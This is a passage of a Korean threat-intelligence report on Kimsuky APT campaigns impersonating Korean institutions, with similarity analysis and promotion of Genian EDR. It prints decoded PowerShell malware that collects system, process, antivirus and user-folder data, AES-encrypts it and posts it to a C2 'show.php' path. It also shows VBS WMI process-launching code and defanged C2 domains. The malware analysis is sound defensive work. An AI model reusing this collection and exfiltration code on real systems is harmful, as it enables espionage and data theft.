
○ OS 버전 '10' 이상 조건 루틴의 경우 [lib.php?ix=11], [lib.php?ix=1] 등이 연결이 되는데, ASE로 인코딩된 데이터를 호출하게 됩니다. 이때 사용된 패스워드 값은 'pa55w0rd' 입니다.



[그림 3-20] 다운로드된 [lib.php?ix=11], [lib.php?ix=1] 암호화 파일

○ Powershell 기반 AES 암호화 및 패스워드(pa55w0rd)는 Geoff Garside 깃허브에 공개된 코드와 거의 동일한 상태입니다.[13]

[13] geoffgarside/AESDecrypt.ps1



[그림 3-21] Geoff Garside 깃허브의 AESDecrypt.ps1 화면

○ 상기 Powershell 명령을 통해 [lib.php?ix=11], [lib.php?ix=1] 두개의 파일은 복호화 과정을 거치게 됩니다. [lib.php?ix=11] 명령이 작동하면, 먼저 내부에 정의된 'Function AESEncrypt', 'Function AESDecrypt' 루틴이 기존과 동일하게 설정돼 있습니다. 그 다음 'Function PostBinary' 루틴에 의해 파일 업로드 폼 등을 지니고 있습니다. 그리고 뮤텍스(Mutex) 값으로 'Main#200913' 문자열이 사용된 점이 주목됩니다.

○ [lib.php?ix=1] 명령도 비슷한 구조를 가지고 있지만, 'Function ListDir', 'Function ListDrives' 루틴이 존재합니다. 이를 통해 감염 시스템의 주요 정보, 프로세스/서비스 리스트, Firewall 프로필 정책 상태, AntiVirus 제품 등의 정보를 수집합니다. 더불어 바탕화면, 문서, 다운로드, 최근 문서(Recent), 시작 프로그램, 프로그램 파일 경로 등의 정보도 수집해 [show.php] 경로로 유출을 시도합니다.


```
Function ListDrives {
    $res = "";
    try {
        $drv_list = [System.IO.DriveInfo]::GetDrives();
        foreach( $drv in $drv_list ) {
            if( $drv.IsReady ) {
                $info = "++++++++++++++++ [{0} ({1})] ({2}, {3})
                ++++++++++++++++`r`n`r`n" -f $drv.VolumeLabel, $drv.Name,
                $drv.DriveType, $drv.DriveFormat;
                $res += $info;
                $res += ListDir -Path $drv.Name;
            }
        }
    } catch {
    }
    return $res;
}

$sysInfo = SystemInfo; $sysInfo = ArrayToString($sysInfo);
$upData = "++++++++++++++++ System ++++++++++++++++`r`n" + $sysInfo + "`r`n`r`n";

$taskList_v = tasklist; $taskList_v = ArrayToString($taskList_v);
$upData += "++++++++++++++ Task Detail ++++++++++++++`r`n" + $taskList_v + "`r`n`r`n";

$taskList_svc = tasklist /svc; $taskList_svc = ArrayToString($taskList_svc);
$upData += "++++++++++++ Task Service ++++++++++++++`r`n" + $taskList_svc + "`r`n`r`n";

$firewall_st = Netsh Advfirewall show allprofiles; $firewall_st =
ArrayToString($firewall_st);
$upData += "++++++++++ Firewall Status ++++++++++++`r`n" + $firewall_st + "`r`n`r`n";

$av_soft = "";
$status = Get-WmiObject -NameSpace "ROOT\SecurityCenter" -class "AntiVirusProduct";
if( $status -ne $null ) {
    $av_soft = $status.GetText([System.Management.TextFormat]::Mof);
}
$upData += "++++++++++++++ AntiVirus +++++++++++++++`r`n" + $av_soft + "`r`n";

$av_soft2 = "";
$status = Get-WmiObject -NameSpace "ROOT\SecurityCenter2" -class "AntiVirusProduct";
if( $status -ne $null ) {
    $av_soft2 = $status.GetText([System.Management.TextFormat]::Mof);
}
$upData += $av_soft2 + "`r`n`r`n";

$user_dir = $env:userprofile;
$appdata = $env:APPDATA;
$path_list = @("$user_dir\Desktop", "$user_dir\Documents", "$user_dir\Downloads",
"$appdata\Microsoft\Windows\Recent", "$appdata\Microsoft\Windows\Start Menu\Programs",
$env:ProgramFiles, ${env:ProgramFiles(x86)});
foreach( $path in $path_list ) {
    $upData += "++++++++++++++++ $Path ++++++++++++++++`r`n`r`n";
    $upData += ListDir -Path $path;
}

$upData += ListDrives;
[Byte[]]$bytes2enc = [System.Text.Encoding]::UTF8.GetBytes($upData);
[Byte[]]$enc_bytes = AESEncrypt -bytes $bytes2enc -pass $pass;

$uri += "/pg/adm/img/upload0/show.php";
PostBinary -uri $uri -bytes $enc_bytes -name "enc_info";
}
```

[그림 3-22] [lib.php?ix=1] 디코딩된 코드 화면

3.3. Genian EDR 기반 가시성 확보 (Endpoint Visibility)

○ 본 위협 사례처럼 지능형 위협의 증가에 따라 정보보안의 패러다임이 빠르게 변화하고 있습니다. 악성파일 유입과 감염 뿐 아니라 취약점을 이용한 내부 확산을 탐지하고, 반복적으로 발생하는 이상행위와 각종 이벤트를 실시간으로 추적해 신속하게 분석, 대응할 수 있는 위협 인텔리전스 보안 솔루션 활용이 필요합니다.

○ Genian EDR은 단말(Endpoint)에서 발생하는 보안 위협을 빠르게 탐지해 추가 분석 및 대응을 수행할 수 있도록 설계된 '단말 이상행위 탐지 및 대응 솔루션' 입니다. 분석가의 심층 분석 지원 역할 뿐만 아니라, EDR 기반 가시성 분석을 통한 빠른 보안 정책 수립도 가능합니다.




[그림 3-23] Genian EDR 제품에서 위협을 탐지한 모습

4. 유사도 분석 (Similarity Analysis)


4.1. Kimsuky APT 캠페인별 코드 비교


○ 지난 2022년 하반기 기준 Kimsuky APT 위협들은 주로 DOC 유형의 악성 파일이 활용됐습니다.


한국인터넷진흥원 사칭 (2022. 06. 16)	 kima.medianewsonline[.]com/path/list.php?query=6
일민국제관계연구원 사칭 (2022. 08. 10)	 compllletely.mypressonline[.]com/file/upload/list.php?query=6

[표 4-1] DOC 위협 사례별 C2 주소 및 코드 비교 화면

○ 2023년에는 CHM 유형의 악성파일이 유사한 코드 형태로 다수 발견되기 시작합니다. 이때는 VBS 파일이 로컬에 생성되어 실행되는 전술이 사용됩니다. 물론, 여기서 작성한 내용 외에도 변형들이 더 존재합니다.

<table>
<tr><td>통일외교부 기자 사칭
(2023. 03. 03)</td><td> 

mpevalr.ria[.]monster/SmtInfo/demo.txt</td></tr>
<tr><td>사이버안전국 사칭
(2023. 03. 13)</td><td> 



ibsq.co[.]kr/config/demo.txt</td></tr>
<tr><td>한국글로벌피스재단 사칭
(2023. 07. 24)</td><td> 

one.bandi[.]tokyo/clever/demo.txt</td></tr>
</table>

[표 4-2] CHM 위협 사례별 C2 주소 및 VBS 코드 비교 화면

4.2. 타입별 Kimsuky 코드 유사성 비교

○ 2022년 DOC 악성 파일의 [list.php?query=6] 코드 스타일과 2023년 CHM 악성 파일의 [Document.vbs], [mini.vbs] 유형이 거의 동일한 것을 알 수 있습니다. 추가로 각 [list.php?query=1] 내용을 비교해 봐도 유사성이 높습니다.


한국인터넷진흥원 사칭 (2022. 06. 16)	통일부 사칭 (2023. 09. 19)
	
Sub WMProc(p_cmd) set wm = GetObject("winmgmts:win32_process") set ows = GetObject("winmgmts:₩root₩cimv2") set ost = ows.Get("Win32_ProcessStartup") set oconf = ost.SpawnInstance_ oconf.ShowWindow = 12 errReturn = wm.Create(p_cmd, Null, oconf, pid) End Sub	Sub WMProc(p_cmd) wh = "winmgmts:" wt = "win32_process" set wm = GetObject(wh & wt) set ows = GetObject(wh & "₩root₩cimv2") set ost = ows.Get(wt & "startup") set oconf = ost.SpawnInstance_ oconf.ShowWindow = 12 errReturn = wm.Create(p_cmd, Null, oconf, pid) End Sub
kima.medianewsonline[.]com/path/list.php?query=1	ba-reum.co[.]kr/adm/status/down/list.php?query=1

[표 4-3] DOC 및 CHM 악성파일 간 명령어 비교 화면

4.3. 위협 케이스별 연관 관계

■ 공격 체인 연관성 조사

○ Babyshark 도구를 사용한 MS Word 기반 악성파일은 'Storm' 작전과 연결이 되고, Coyote, Puma, Leopard 등의 계정과 연관된 것을 알 수 있습니다.




[그림 4-1] 김수키 위협별 연관 관계도

5. 결론 및 대응방법 (Conclusion)

5.1. Genian EDR 제품을 통한 효과적인 위협 탐지

■ 공격 스토리 라인의 시각화 분석 및 가시성 확보


○ Genain EDR[14] 서비스를 기업 및 기관 등에서 도입해 적극 활용할 경우 신규 APT 공격 유입시 전체 흐름을 신속하게 파악해 위협의 내부 확산을 차단할 수 있음은 물론, 위협 연관 관계 분석을 용이하게 수행할 수 있습니다.



[그림 5-1] Genian EDR 제품에서 탐지된 악성 CHM 이벤트

○ Genian EDR 제품을 활용할 경우 악성 CHM 파일에 의해 생성되는 ini 파일과 레지스트리 등을 모두 완벽하게 탐지하여 신속한 조치가 가능합니다.


[14] 단말 이상행위 탐지 및 대응 솔루션 Genian EDR



[그림 5-2] Genian EDR 제품의 XBA 이상행위 탐지 내역과 알림

○ 공격자는 지속성 유지를 위해 Run 값에 레지스트리를 등록하는데 Genian EDR 제품을 통해 해당 내용을 즉시 탐지할 수 있고, 추가 분석이나 위협 흔적 채증을 위한 커맨드 라인 확인도 가능합니다.

○ 더불어 통일부를 사칭한 RAR 악성 파일은 GSC에서 등록한 자체 침해지표(IoC)를 통해 압축 파일 자체를 선제적으로 탐지할 수 있고, 내부에 존재하는 바로가기(LNK) 악성파일은 행위 이벤트 탐지가 가능합니다. 이처럼 Genian EDR 제품을 활용할 경우 체계적인 위협 대응이 가능해 집니다.



[그림 5-3] EDR에서 탐지한 악성스크립트 정보

○ Genian EDR에서는 악성 VBS 스크립트 이벤트를 탐지하고, AMSI 정보를 통해 상세한 코드를 확인할 수 있습니다.[15]

5.2. 민·관 협력 위협 인텔리전스를 통한 선제적 대응

■ KISA 위협 인텔리전스 네트워크 협력

○ 지니언스 시큐리티 센터(GSC)는 본 보고서에 기술된 명령제어(C2) 서버 중에 국내 특정 도메인이 공격 거점에 악용 중인 사실을 발견했습니다. 한국인터넷진흥원(KISA) 위협 인텔리전스 네트워크 채널에 이 내용을 신속히 공유했고, KISA측은 능동적인 대응과 적절한 후속 조치를 진행해 주었습니다.

○ 이처럼 국가 연계 위협 행위자들은 국내외 많은 웹 서버를 불법 침투하거나 직접 구축해 또 다른 공격 거점으로 악용하기에, 사이버 위협 분야에서 신속한 민·관 협력은 무엇보다 중요합니다.

[15] AMSI(맬웨어 방지 프로그램 검사 인터페이스)

○ GSC는 보고서로 소개된 내용 외에도 시시각각 식별된 신규 위협 정보를 KISA 등과 긴밀히 공조하는 등 협력 대응 체계를 유지하고 있으며, KISA 및 정부 유관기관의 적극적인 협조로 피해 최소화에 많은 효과를 발휘하고 있습니다.

